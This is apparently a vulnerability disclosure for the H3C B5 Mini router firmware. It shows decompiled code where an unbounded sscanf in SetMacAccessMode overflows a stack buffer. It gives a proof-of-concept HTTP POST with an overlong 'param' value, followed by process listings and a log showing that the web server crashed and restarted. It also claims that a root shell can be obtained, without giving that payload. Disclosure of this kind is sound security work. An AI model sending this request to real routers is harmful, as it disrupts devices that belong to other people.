H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview：

Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the SetMacAccessMode function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
16  int v15[8]; // [sp+80h] [+80h] BYREF
17  int v16[8]; // [sp+A0h] [+A0h] BYREF
18  int v17[8]; // [sp+C0h] [+C0h] BYREF
19  int v18[8]; // [sp+E0h] [+E0h] BYREF
20  _BYTE v19[32]; // [sp+100h] [+100h] BYREF
21  int v20; // [sp+120h] [+120h]
22  int v21; // [sp+124h] [+124h]
23  int v22; // [sp+128h] [+128h]
24  int v23[19]; // [sp+12Ch] [+12Ch] BYREF
25
26  v10 = 0;
27  i = 0;
28  v8 = 0;
29  v12 = 0;
30  v7 = 0;
31  v13 = 0;
32  v14 = 0;
33  memset(v15, 0, sizeof(v15));
34  memset(v16, 0, sizeof(v16));
35  memset(v17, 0, sizeof(v17));
36  v6 = 0;
37  v5 = 0;
38  v11 = websgetvar(a1, "param", &dword_49DC78);
39  if ( !v11 )
40    return -9;
41  memset(v15, 0, sizeof(v15));
42  sscanf(v11, "%[^;];", v15);
43  v11 += strlen(v15) + 1;
44  v7 = atoi(v15);
```

In the `SetMacAccessMode` function, `V11` (the value `param`) we entered is formatted using the `sscanf` function and in the form of `%[^;];` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V15` , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=SetMacAccessMode&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
1514 root      1864 S   /bin/h3cgamebooster &
1519 root       296 S   /bin/watchdog &
1523 root       360 S   sh /var/tmp/uu/monitor.sh &
1524 root       728 S   /bin/monitor &
1656 root       448 S   dnsmasq -r /etc/resolv.conf -n -c 500
1670 root       556 S   /bin/dhcpd -d -q br0
1837 root       164 S   pathsel -i wlan-msh -P -d
2355 root      2904 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root       464 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
5008 root      3660 S   /bin/webs &
6712 root       572 D   telnetd
24244 root      556 S   pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
26623 root     1044 S   -mwcli
26772 root      848 S   /bin/sh
27833 root      600 S   sleep 60
27896 root      724 R   ps
/ #
```


The picture above shows the process information before we send poc.

```
1504 root      1232 S   /bin/maincontrol &
1514 root      1864 S   /bin/h3cgamebooster &
1519 root       296 S   /bin/watchdog &
1523 root       360 S   sh /var/tmp/uu/monitor.sh &
1524 root       728 S   /bin/monitor &
1656 root       448 S   dnsmasq -r /etc/resolv.conf -n -c 500
1670 root       556 S   /bin/dhcpd -d -q br0
1837 root       164 S   pathsel -i wlan-msh -P -d
2355 root      2904 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root       464 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root       572 S   telnetd
24244 root      556 S   pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
26623 root     1044 S   -mwcli
26772 root      848 S   /bin/sh
28103 root      600 S   sleep 60
28299 root     2168 S   /bin/webs &
28305 root      724 R   ps
```


In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell without authorization.